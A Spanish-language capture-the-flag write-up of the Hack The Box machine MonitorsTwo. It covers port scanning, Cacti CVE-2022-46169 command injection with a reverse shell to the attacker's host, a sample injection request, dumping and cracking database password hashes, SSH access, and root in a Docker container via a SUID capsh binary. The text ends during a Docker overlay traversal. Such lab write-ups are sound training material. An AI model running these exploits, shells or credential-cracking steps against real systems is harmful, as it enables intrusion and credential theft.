

# MONITORSTWO

- 1. MONITORSTWO
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing de directorios
  - 1.5. Command Injection in Cacti Group 1.2.22
  - 1.6. Leaked database credentials in config files
  - 1.7. Cracking hashes with Hashcat
  - 1.8. Connecting via SSH
  - 1.9. Privesc in Docker container via capsh SUID
  - 1.10. Privesc via traverse Docker directories

## 1. MONITORSTWO

www

<https://app.hackthebox.com/machines/MonitorsTwo>

MONITORSTWO 539

RETIRED MACHINE

# MonitorsTwo

LINUX EASY

**4.5**  
MACHINE RATING

**13028**  
USER OWNS

**11673**  
SYSTEM OWNS

**29/04/2023**  
RELEASED

Created by TheCyberGeek

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> ping 10.10.11.211
PING 10.10.11.211 (10.10.11.211): 64 bytes of data:
64 bytes from 10.10.11.211: icmp_seq=1 ttl=63 time=39.5 ms
64 bytes from 10.10.11.211: icmp_seq=2 ttl=63 time=35.1 ms
64 bytes from 10.10.11.211: icmp_seq=3 ttl=63 time=35.0 ms
64 bytes from 10.10.11.211: icmp_seq=4 ttl=63 time=34.5 ms
64 bytes from 10.10.11.211: icmp_seq=5 ttl=63 time=35.2 ms
64 bytes from 10.10.11.211: icmp_seq=6 ttl=63 time=35.6 ms
|
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> nmap -sS -p- --open 10.10.11.211 -n -Ph --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 19:59 -01
Nmap scan report for 10.10.11.211
Host is up (0.040s latency).
Not shown: 65527 closed tcp ports (reset), 6 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.

```
> nmap -sCV -p22,80 -min-rate 5000 10.10.11.211 -TS -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 19:59 -01
Nmap scan report for 10.10.11.211
Host is up (0.035s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|_ 256  b7:09:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256  18:ce:9d:08:a6:21:a8:8b:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http      nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds
```

## 1.3. Tecnologías web

*Whatweb*: nos reporta lo siguiente.

```
> whatweb http://10.10.11.211
http://10.10.11.211 [200 OK] Cacti, Cookies[Cacti], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[Cacti], IP[10.10.11.211], JQuery, PHP[7.4.33], PasswordField[login_password], Script[text/javascript], Title[Login to Cacti], UncommonHeaders[content-security-policy], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/7.4.33], X-UA-Compatible[IE=Edge], nginx[1.18.0]
```

## 1.4. Fuzzing de directorios

*Gobuster*: hacemos fuzzing de directorios, encontramos bastantes que pueden resultar interesantes.

```

gobuster dir -u http://10.10.11.211 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,js,cgi
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.11.211
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404,503
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,js,cgi,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 314] [-> http://10.10.11.211/images/]
/index.php (Status: 200) [Size: 13844]
/about.php (Status: 200) [Size: 13844]
/links.php (Status: 200) [Size: 13844]
/help.php (Status: 200) [Size: 13843]
/docs (Status: 301) [Size: 312] [-> http://10.10.11.211/docs/]
/link.php (Status: 302) [Size: 0] [-> index.php]
/scripts (Status: 301) [Size: 315] [-> http://10.10.11.211/scripts/]
/service (Status: 301) [Size: 315] [-> http://10.10.11.211/service/]
/plugins (Status: 301) [Size: 315] [-> http://10.10.11.211/plugins/]
/plugins.php (Status: 200) [Size: 13846]
/sites.php (Status: 200) [Size: 13844]
/install (Status: 301) [Size: 315] [-> http://10.10.11.211/install/]
/lib (Status: 301) [Size: 311] [-> http://10.10.11.211/lib/]
/utilities.php (Status: 200) [Size: 13848]
/resource (Status: 301) [Size: 316] [-> http://10.10.11.211/resource/]
/cache (Status: 301) [Size: 313] [-> http://10.10.11.211/cache/]
/include (Status: 301) [Size: 315] [-> http://10.10.11.211/include/]
/logout.php (Status: 302) [Size: 0] [-> index.php]
/settings.php (Status: 200) [Size: 13847]
/graph.php (Status: 200) [Size: 13828]
/host.php (Status: 200) [Size: 13843]
/color.php (Status: 200) [Size: 13844]
/graphs.php (Status: 200) [Size: 13845]
/LICENSE (Status: 200) [Size: 15171]
/tree.php (Status: 200) [Size: 13843]
/formats (Status: 301) [Size: 315] [-> http://10.10.11.211/formats/]
/cmd.php (Status: 200) [Size: 93]
/CHANGELOG (Status: 200) [Size: 254887]
/managers.php (Status: 200) [Size: 13847]
/locales (Status: 301) [Size: 315] [-> http://10.10.11.211/locales/]
/mibs (Status: 301) [Size: 312] [-> http://10.10.11.211/mibs/]
Progress: 333070 / 1323366 (25.17%)

```

## 1.5. Command Injection in Cacti Group 1.2.22


### CVE-2022-46169:

Entramos a la web y nos encontramos con un panel de login, así como un servicio y su versión: *Cacti Group 1.2.22*. Decidimos buscar exploits para este servicio.

Encontramos un exploit que deriva en un *RCE*. Compartimos este exploit a continuación.

www

<https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22>



Ejecutamos este exploit: `python3 CVE-2022-46169.py -u http://10.10.11.211 --`

LHOST=10.10.14.22 --LPORT=443 , habiéndonos puesto en escucha previamente con **Netcat**. Obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *www-data*.

```

> ls
> CVE-2022-46169.py  README.md
> python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.14.22 --LPORT=443
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!

> nc -nlvp 443
[listening on [any] 443 ...]
connect to [10.10.14.22] from (UNKNOWN) [10.10.11.211] 58684
bash: cannot set terminal process group (1): inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ whoami i
whoami i
bash: whoami: command not found
www-data@50bca5e748b0:/var/www/html$ whoami
whoami
www-data
www-data@50bca5e748b0:/var/www/html$

```

“

**Cacti Group** es una herramienta de monitoreo de redes y sistemas basada en gráficos que permite a los administradores de red visualizar y analizar el desempeño de sus infraestructuras.

“

### CVE-2022-46169:

La vulnerabilidad está relacionada con una insuficiente sanitización de los parámetros de entrada en una funcionalidad específica de Cacti, lo que permite a los atacantes inyectar comandos o scripts maliciosos.

La vulnerabilidad reside en el archivo *remote\_agent.php* de Cacti. Este archivo se utiliza para la recolección de datos de agentes remotos, y no filtra adecuadamente las entradas del usuario, permitiendo la ejecución de código arbitrario.

Un atacante puede enviar una solicitud especialmente diseñada

al endpoint vulnerable (*remote\_agent.php*) con parámetros manipulados que contienen código malicioso. El código malicioso se ejecuta en el servidor con los permisos del proceso del servidor web, lo que puede llevar a la ejecución de comandos del sistema, la descarga de malware, o la toma de control total del servidor.

Ejemplo de explotación: `GET /remote_agent.php?`

`action=polldata&poller_id=1&host_id=1&local_data_ids[]=1&p`

`aram=;ls`. En este ejemplo, el atacante intenta inyectar un

comando (`ls`) a través del parámetro `param`. Si el script *remote\_agent.php* no está correctamente sanitizando este parámetro, el comando `ls` se ejecutará en el servidor.

## 1.6. Leaked database credentials in config files

Encontramos un directorio `include`, y dentro de este, otro directorio `config.php`.

Vamos a usar este comando `grep database config.php` para filtrar por la palabra clave *database* dentro del archivo `config.php`. Encontramos credenciales de acceso para la base de datos **MySQL**.

El directorio `include` de un servidor web generalmente se utiliza para almacenar archivos que serán incluidos o referenciados por otros archivos de la aplicación web.

```

www-data@50bca5e748b0:/var/www/html/includes$ cd ..
www-data@50bca5e748b0:/var/www/html$ ls
CHANGELOG
LICENSE
README.md
about.php
aggregate_graphs.php
aggregate_items.php
aggregate_templates.php
auth_change_password.php
auth_login.php
auth_profile.php
automation_devices.php
automation_graph_rules.php
www-data@50bca5e748b0:/var/www/html$ cd include
www-data@50bca5e748b0:/var/www/html/includes$ ls
auth.php      cacti_version.php  csrf.php  fonts      global_arrays.php  global_form.php  global_session.php  index.php  layout.js  realtime.js  themes
bottom_footer.php  cli_check.php  content.js  ia         global_php         global_constants.php  global_languages.php  global_settings.php  js         plugins.php  session.php  top_graph_header.php  top_header.php  vendor
www-data@50bca5e748b0:/var/www/html/includes$ grep database config.php
* Make sure these values reflect your actual database/host/user/password
$database_type      = 'mysql';
$database_default   = 'cacti';
$database_hostname  = 'db';
$database_username  = 'root';
$database_password  = 'root';
$database_port      = '3306';
$database_retries   = 5;
$database_ssl       = false;
$database_ssl_key   = '';
$database_ssl_cert  = '';
$database_ssl_ca    = '';
$database_persist   = false;
#$database_type     = 'mysql';
#$database_default  = 'cacti';
#$database_hostname = 'localhost';
#$database_username = 'cactiuser';
#$database_password = 'cactiuser';
#$database_port     = '3306';
#$database_retries  = 5;
#$database_ssl      = false;
#$database_ssl_key  = '';
#$database_ssl_cert = '';
#$database_ssl_ca   = '';
* Save sessions to a database for load balancing
* are defined in lib/database.php
www-data@50bca5e748b0:/var/www/html/includes$

```

Tratamos de loguearnos en la base de datos, pero no obtenemos acceso. En este momento, descubrimos que nos encontramos en un contenedor.

```

www-data@50bca5e748b0:/var/www/html/includes$ mysql -u root -p
Enter password:
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/run/mysqld/mysqld.sock' (2)
www-data@50bca5e748b0:/var/www/html/includes$ hostname -I
172.19.0.2
www-data@50bca5e748b0:/var/www/html/includes$ arp -a
bash: arp: command not found
www-data@50bca5e748b0:/var/www/html/includes$

```

No obstante, vimos el nombre del host de la base de datos (*db*) en el archivo *config.php*. Hacemos `wget db` para ver la IP de este host. Vamos a conectarnos ahora de este modo: `mysql -h db -u root -p`. Obtenemos acceso.

```

www-data@5b0cs5e748b0:/var/www/html/include$ wget db
--2024-05-21 12:19:25-- http://db/
Resolving db (db)... 172.19.0.2
Connecting to db (db)[172.19.0.2]:80... failed: Connection refused.
www-data@5b0cs5e748b0:/var/www/html/include$ mysql -h db -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

Dentro de la base de datos *cacti*, mostramos todas las columnas de la tabla *user\_auth* con: `select * from user_auth`. Vemos credenciales de acceso de diferentes usuarios.

```

MySQL [cacti]> select * from user_auth \G
***** 1. row *****
  id: 1
  username: admin
  password: $2y$10$IHEA.Og8vrvwueM7VEDKues3pwc3zaBbQ/iuqMft/Lx8utpR1hjC
  realm: 0
  full name: Jamie Thompson
  email address: admin@monitorstwo.htb
  must_change_password: on
  password_change: on
  show_tree: on
  show_list: on
  show_preview: on
  graph_settings: on
  login_opts: 2
  policy_graphs: 1
  policy_trees: 1
  policy_hosts: 1
  policy_graph_templates: 1
    enabled: on
  lastchange: -1
  lastlogin: -1
  password_history: -1
  locked: 0
  failed_attempts: 0
  lastfail: 0
  reset_perms: 663348655
***** 2. row *****
  id: 3
  username: guest
  password: 43e9a4ab75570f5b
  realm: 0
  full name: Guest Account
  email address:
  must_change_password: on
  password_change: on
  show_tree: on
  show_list: on
  show_preview: on
  graph_settings: 3
  login_opts: 1
  policy_graphs: 1
  policy_trees: 1
  policy_hosts: 1
  policy_graph_templates: 1
    enabled:
  lastchange: -1
  lastlogin: -1
  password_history: -1
  locked: 0
  failed_attempts: 0
  lastfail: 0
  reset_perms: 0

```

Dumpeamos las columnas que nos interesan: `select username,password from user_auth;`. Copiamos todo este contenido en un archivo que llamamos *info.txt* en



nuestro sistema.

```
MySQL [cacti]: select username,password from user_auth;
+-----+-----+
| username | password |
+-----+-----+
| admin    | $2y$10$IhEA.0g8vrvueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b |
| marcus   | $2y$10$vcryth5YcCLlZaPDj6PwqQYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+-----+-----+
3 rows in set (0.001 sec)

MySQL [cacti]:
```

## 1.7. Cracking hashes with Hashcat

Usamos este one-liner para filtrar la información que nos interesa y volcar su contenido a otro archivo *hashes.txt*: `cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^:"`. No obstante, no sabemos qué formato de hash es, ni tampoco creemos que nos interese la contraseña de *guest*, así que eliminamos esa línea de nuestro archivo.

```
> ls
info.txt
> cat info.txt
File: info.txt
+-----+-----+
| username | password |
+-----+-----+
| admin    | $2y$10$IhEA.0g8vrvueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b |
| marcus   | $2y$10$vcryth5YcCLlZaPDj6PwqQYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+-----+-----+
> cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^:"
admin:$2y$10$IhEA.0g8vrvueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
marcus:$2y$10$vcryth5YcCLlZaPDj6PwqQYTw68W1.3WeKlBn70JonsdW/MhFYK4C
> cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^:" > hashes.txt
> ls
hashes.txt info.txt
> cat hashes.txt
File: hashes.txt
+-----+-----+
| username | password |
+-----+-----+
| admin    | $2y$10$IhEA.0g8vrvueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| marcus   | $2y$10$vcryth5YcCLlZaPDj6PwqQYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+-----+-----+
```

**Hashcat** ahora tiene autodetección del formato del hash: `hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username`. Parece que las contraseñas están hasheadas en algún tipo de formato **bcrypt**.

```

$ hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2901/5866 MB (1024 MB allocatable), 6MCU

The following 4 hash-modes match the structure of your input hash:

=====
# | Name | Category
=====
3200 | bcrypt $2*$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha512($pass)) / bcryptsha512 | Forums, CMS, E-Commerce
=====

Please specify the hash-mode with -m [hash-mode].

Started: Tue May 21 11:58:08 2024
Stopped: Tue May 21 11:58:09 2024

```

Tratamos de crackear la contraseña: `hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --username`. Al cabo de unos minutos, obtenemos la contraseña en texto claro para el usuario *marcus*: *funkymonkey*.

```

$ hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --username
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2901/5866 MB (1024 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139971507
* Keyspace...: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y805vcr7t4SYvCtL1zP0j6Pq0DTw6W1.3WkL8n70JonsdW/MhFYKac funkymonkey
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

```

## 1.8. Connecting via SSH

Conectamos a la máquina principal ahora por **SSH**. Al iniciar sesión, vemos que hay correos por leer para este usuario.

```

$ ssh marcus@10.10.11.211
The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnG0BxNt84+A/cdlus1WqG3ebyzko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 21 May 2024 01:08:00 PM UTC

System load:          0.0
Usage of /:           63.0% of 6.73GB
Memory usage:        10%
Swap usage:          0%
Processes:           235
Users logged in:     0
IPV4 address for br-60ea49c21773: 172.18.0.1
IPV4 address for br-7c3b7c0d00b3: 172.19.0.1
IPV4 address for docker0: 172.17.0.1
IPV4 address for eth0: 10.10.11.211
IPV6 address for eth0: dead:beef::250:56ff:feb9:2827

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$ whoami
marcus
marcus@monitorstwo:~$ hostname -I
10.10.11.211 172.17.0.1 172.18.0.1 172.19.0.1 dead:beef::250:56ff:feb9:2827
marcus@monitorstwo:~$ C

```

## 1.9. Privesc in Docker container via capsh SUID

Para leer el correo del usuario *marcus*, vamos a */var/spool/mail*. En un mensaje se hablan de tres vulnerabilidades que deben ser corregidas. Apparentemente, las dos primeras vulnerabilidades que aparecen no podemos explotarnos, pero sí la última, la cual afecta a versiones anteriores de *Docker 20.10.9*. Con `docker --version`, comprobamos que la versión que tiene el sistema es vulnerable.

```

marcus@monitorstwo:/var/spool/mail$ cd /var/spool/mail
marcus@monitorstwo:/var/spool/mail$ ls -la
total 12
drwxr-xr-x  2 root mail 4096 Mar 22  2023 .
drwxr-xr-x 13 root root 4096 Jan  9  2023 ..
-rw-r--r--  1 root mail 1809 Oct 18  2021 marcus
marcus@monitorstwo:/var/spool/mail$ cat marcus
From: Administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPS0 and CALIPS0 reflowcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xnl_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,
Administrator
CISO
Monitor Two
Security Team
marcus@monitorstwo:/var/spool/mail$

```

Buscando información sobre esta vulnerabilidad, encontramos que primero debemos ser **root** en el contenedor. En este punto, ejecutamos en el contenedor: `find / -perm -4000 -ls 2>/dev/null` y encontramos que **capsh** tiene el **privilegio SUID** asignado.

```
www-data@50bca5e748b0:/var/lib$ find / -perm -4000 -ls 2>/dev/null
42364 88 -rwsr-xr-x 1 root root 83364 Feb 7 2020 /usr/bin/gpasswd
42417 64 -rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
42317 52 -rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
42314 60 -rwsr-xr-x 1 root root 38416 Feb 7 2020 /usr/bin/chfn
42407 44 -rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
5431 32 -rwsr-xr-x 1 root root 30872 Oct 14 2020 /sbin/capsh
41798 56 -rwsr-xr-x 1 root root 55528 Jan 20 2022 /bin/mount
41819 36 -rwsr-xr-x 1 root root 35840 Jan 20 2022 /bin/umount
41813 72 -rwsr-xr-x 1 root root 71512 Jan 20 2022 /bin/su
www-data@50bca5e748b0:/var/lib$ ls -la /sbin/capsh
-rwsr-xr-x 1 root root 30872 Oct 14 2020 /sbin/capsh
www-data@50bca5e748b0:/var/lib$
```

En **GTFObins** encontramos una vía potencial de escalar privilegios a través de este binario.

.. / capsh Star 10,180

Shell SUID Sudo

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
capsh --
```

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m 4755 $(which capsh) .
./capsh --gid=0 --uid=0 --
```

Ejecutamos, por tanto: `capsh --gid=0 --uid=0 --`. Obtenemos nuestra sesión como **root**.

Este comando se utiliza para cambiar el **ID de grupo (GID)** y el **ID de usuario (UID)** del proceso actual a los valores especificados (en este caso, ambos a 0, que corresponden al usuario root y al grupo root), y luego ejecutar un nuevo comando o una nueva shell con estos privilegios.

```
www-data@50bca5e748b0:/var/lib$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/var/lib# whoami
root
root@50bca5e748b0:/var/lib#
```

Una vez como **root** dentro del contenedor, exploramos las rutas de los diferentes contenedores que están desplegados en el sistema host. Éstos se encuentran por defecto en: `/var/lib/docker`. Para ello, usamos el comando `findmnt`. En la siguiente imagen, podemos ver las rutas de éstos.

Ahora de nuevo, desde el contenedor, en el directorio `/tmp`, creamos un archivo que llamaremos `test.txt`.

```

root@9b0c5e748b0:/tmp# touch test.txt
root@9b0c5e748b0:/tmp# ls
sess 0783013cb69f99e78ce13244a2c354d0  sess 701eda14407bf2e26718174061c94acc
sess 0c7d249933197f224ae8417bf187119a  sess 71a6dfc09ab40fe9e33f1a50ac1d0714
sess 0d615fe14bb1c1cd722ebc84e5e91cc0  sess 7699c7337f65c09a1914d0801ef6e8cf
sess 12278d9a81732a0951c7b0db796d4739  sess 77e5f454082da16670ab377d380cd01
sess 2296a419f8f409077c6d786f9ca3c85d  sess 93c5878d74406e047549df546685cf02
sess 24dbb3468e36b7f954a514940dc5f9c8  sess 97ee5f7d9edefcc2141f17380b5f37
sess 307291f62c1bca6e490dc4e461284d8d  sess c780a5b0df08bfa9d8f6b5b08093b72
sess 3193898028028070b01eaf101f083e2  sess d801365541b0e98534454bb7c4c1d0
sess 3fbae1a2070b769ebc89e497f76046f1  sess e8f557adf1b08b3177036a134e75c32b
sess 49e6a76599270c23b0a322b6fdc380b9  sess ef8510bb8b9df3e50b9bf7c4354e5a69
sess 4ad818eb1f0bbbaebc085a93f3adcc75  sess fca4ba97853fbf062731568a71ab19bf
sess 653ff460b94ed35285782672cd34f7ba  test.txt
root@9b0c5e748b0:/tmp# pwd
/tmp
root@9b0c5e748b0:/tmp#

```

Una vez creado este archivo, leemos las diferentes rutas de los contenedores que encontramos con `findmnt`. Vemos desde la máquina host el archivo `test.txt`. Por lo tanto, tenemos una vía de llegar a estos directorios.

```

marcus@monitorstwo:/tmp# ls -la /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632501c85f73fdb372cb2f1/merged/tmp
total 92
drwxrwxrwt 1 root root 4096 May 21 16:58 .
drwxr-xr-x 1 root root 4096 Mar 21 2023 ..
-rw-r----- 1 www-data www-data 0 May 21 15:52 sess 0783013cb69f99e78ce13244a2c354d0
-rw-r----- 1 www-data www-data 1562 May 21 10:52 sess 0c7d249933197f224ae8417bf187119a
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess 0d615fe14bb1c1cd722ebc84e5e91cc0
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess 12278d9a81732a0951c7b0db796d4739
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess 2296a419f8f409077c6d786f9ca3c85d
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess 24dbb3468e36b7f954a514940dc5f9c8
-rw-r----- 1 www-data www-data 1381 May 21 11:08 sess 307291f62c1bca6e490dc4e461284d8d
-rw-r----- 1 www-data www-data 1493 May 21 11:08 sess 3193898028028070b01eaf101f083e2
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess 3fbae1a2070b769ebc89e497f76046f1
-rw-r----- 1 www-data www-data 1861 May 21 11:06 sess 49e6a76599270c23b0a322b6fdc380b9
-rw-r----- 1 www-data www-data 1410 May 21 10:59 sess 4ad818eb1f0bbbaebc085a93f3adcc75
-rw-r----- 1 www-data www-data 1296 May 21 10:59 sess 4ad818eb1f0bbbaebc085a93f3adcc75
-rw-r----- 1 www-data www-data 0 Mar 22 2023 sess 701eda14407bf2e26718174061c94acc
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess 71a6dfc09ab40fe9e33f1a50ac1d0714
-rw-r----- 1 www-data www-data 1562 May 21 15:52 sess 7699c7337f65c09a1914d0801ef6e8cf
-rw-r----- 1 www-data www-data 1562 May 21 10:52 sess 77e5f454082da16670ab377d380cd01
